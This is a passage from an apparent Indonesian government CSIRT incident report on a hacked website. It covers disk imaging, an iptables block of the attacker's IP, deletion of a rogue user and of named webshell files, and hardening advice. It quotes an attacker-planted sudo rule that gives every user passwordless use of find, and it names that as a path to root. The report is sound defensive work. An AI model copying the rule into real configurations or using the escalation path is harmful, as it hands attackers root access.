/var/www/html/administrator/gambar_berita/ccrime.jpg
/var/www/html/administrator/gambar_berita/hacker-philosophy.jpg
/var/www/html/administrator/gambar_berita/03.jpg
/var/www/html/administrator/gambar_berita/black_hat.jpg
/var/www/html/administrator/gambar_berita/4354.PNG
/var/www/html/administrator/gambar_berita/tupaihacker.jpg
/var/www/html/administrator/gambar_berita/ali.png
/var/www/html/administrator/gambar_berita/index.html
/var/www/html/administrator/home.php
```

Gambar 15. Backup pada directory.

#### b. Backup seluruh sistem

Backup seluruh sistem dilakukan untuk sebagai keperluan digital forensic dapat dilakukan dengan tahapan sebagai berikut :

- └ Siapkan external harddisk sebagai media penyimpanan bukti digital
- └ Periksa partisi sistem dan pastikan media penyimpanan terdeteksi oleh sistem:  
# fdisk -l
- └ Lakukan disk dump (dd) untuk menjadi semua partisi menjadi sebuah file image

```
[root@localhost latsay]# fdisk -l
Disk /dev/sda: 5368 MB, 5368709120 bytes, 10485760 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk label type: dos
Disk identifier: 0x000e173b

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1  *          2048     2099199     1048576   83   Linux
/dev/sda2                2099200    10485759     4193280   8e   Linux LVM

Disk /dev/mapper/centos-root: 3753 MB, 3753902080 bytes, 7331840 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

Disk /dev/mapper/centos-swap: 536 MB, 536870912 bytes, 1048576 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
[root@localhost latsay]# dd if=/dev/sda of=/media/latsay/backup.img
```

Gambar 16. Backup sistem.

#### 2. Pembatasan akses sumber serangan

Berdasarkan hasil identifikasi dan analisis ditemukan beberapa sumber serangan dan perlu dilakukan penutupan akses, sebagai berikut :



#### a. Alamat IP Penyerang

Salah satu alamat IP yang dicurigai sebagai alamat IP penyerang adalah 192.168.54.150. Untuk melakukan penutupan akses dari IP tersebut, perlu dilakukan dengan memasukan IP penyerang ke dalam blocklist firewall. Salah satu contohnya menggunakan aplikasi IPTables :  
# iptables -A INPUT -s IP\_Address -j DROP Contoh : # iptables -A INPUT -s 192.168.54.150 -j DROP

#### b. Malicious User

Ditemukan juga user hacker yang dibuat oleh penyerang, perlu dilakukan penutupan akses user tersebut dengan melakukan penghapusan user beserta dengan properties dan file yang dibuat oleh user tersebut :

```
# userdel -Z -r -f hacker
```

#### c. Konfigurasi Sudo

Pada konfigurasi sudo, perlu dilakukan penutupan akses dengan menghapus konfigurasi :

```
"# ALL ALL=(ALL) NOPASSWD: /usr/bin/find"
```

### D. Eradikasi (Penghapusan Konten)

Setelah ditemukan aplikasi ataupun file yang bersifat malicious, maka tahap selanjutnya adalah melakukan penghapusan konten tersebut. Adapun penghapusan file yang dilakukan :

```
# rm nc.php 404.php 1o6cqx.png hacked.gif asli.png b374k.php
```

### E. Lesson Learned

Berdasarkan hasil identifikasi dan analisis, terdapat beberapa celah kerawanan yang dapat diidentifikasi, sebagai berikut :

#### 1. Kerawanan pada serangan SQL

Hal ini ditunjukkan dengan adanya status code 200 pada salah satu halaman website saat dilakukan serangan SQL.

#### 2. Halaman administrator yang terlalu umum digunakan

Hal ini ditunjukkan dengan mudahnya penyerang dalam mengakses halaman administrator.

#### 3. Tidak menggunakan password yang sesuai dengan standar keamanan

Hal ini ditunjukkan dengan mudahnya penyerang mendapatkan password yang digunakan oleh pengelola website.

#### 4. Tidak adanya pembatasan pada file yang di-upload

Hal ini ditunjukkan dengan diijinkannya file webshell yang diupload oleh penyerang.

#### 5. Tidak adanya pembatasan pada file yang dapat diakses pada server

Hal ini ditunjukkan dengan diijinkannya file webshell yang diupload dan diakses oleh penyerang.

**6. Adanya misconfiguration dalam konfigurasi Sudo** Hal ini ditunjukkan dengan diijinkannya aplikasi /usr/bin/find diakses oleh semua user.

### F. Rekomendasi

Dengan adanya kerawanan pada website tersebut, terdapat beberapa rekomendasi dalam penanganan insiden ini sebagai berikut :

1. Halaman administrator sebaiknya menggunakan nama halaman yang tidak standar atau *default by system*, hal ini untuk mencegah adanya brute force pada halaman *administrator* tersebut. Halaman *administrator* juga dapat diamankan dengan melakukan pembatasan akses

pada halaman tersebut misalkan hanya alamat IP tertentu yang diijinkan untuk akses atau menggunakan *Virtual Private Network* (VPN). Dan lakukan pemblokiran jika terdapat upaya dalam melakukan *brute force* baik halaman *administrator* maupun *login*;

2. Untuk membatasi adanya *malicious file* (*rootkit*), dapat dilakukan dengan membuat file *.htaccess* yang berisikan konfigurasi pembatasan akses file :

```
RewriteEngine On
RewriteBase /
RewriteCond %{THE_REQUEST} ^[A-Z]{3,9}\ /includes/ .*$ [NC]
RewriteCond %{REQUEST_FILENAME} ^.+\.php$
RewriteRule .* - [F,NS,L]
```

3. Untuk membatasi adanya *malicious file* yang diupload oleh user, dapat dilakukan penambahan kode pada fungsi *upload* file yaitu dengan membatasi hanya file-file tertentu yang dapat di-*upload*;

4. Dengan ditemukannya beberapa *malicious file*, dapat dilakukan penghapusan file tersebut;

5. Dengan adanya *misconfiguration*, *user* dapat melakukan *privilege escalation* untuk menjadi *super user* (*root*) melalui aplikasi */usr/bin/find.*, dengan hal tersebut perlu adanya fungsi kontrol dalam setiap konfigurasi yang ada pada server sehingga tidak memunculkan adanya celah kerawanan;

6. Memasang *Web Application Firewall* (WAF) sebagai media keamanan pada layer aplikasi yang dapat melindungi website dari serangan HTTP misalkan SQL Injection ataupun XSS. WAF yang bersifat *open source* contohnya ModSecurity;

7. Melakukan *backup* dan *update* akun secara periodik untuk mencegah adanya insiden yang terjadi.

[Hubungi Kami](#)

Lokasi Gov-CSIRT Indonesia Jl. Harsono RM No.70, Ragunan, Pasar Minggu, Jakarta Selatan Indonesia – 12550 Gov-CSIRT Indonesia dapat dikontak melalui Pusopskamsinas pada : Alamat e-mail : bantuan70[at]bssn.go.id (Silahkan gunakan PGP untuk komunikasi e-mail terenkripsi, PGP Key dapat diunduh di sini). Telepon : (021) 78833610

[Read More](#)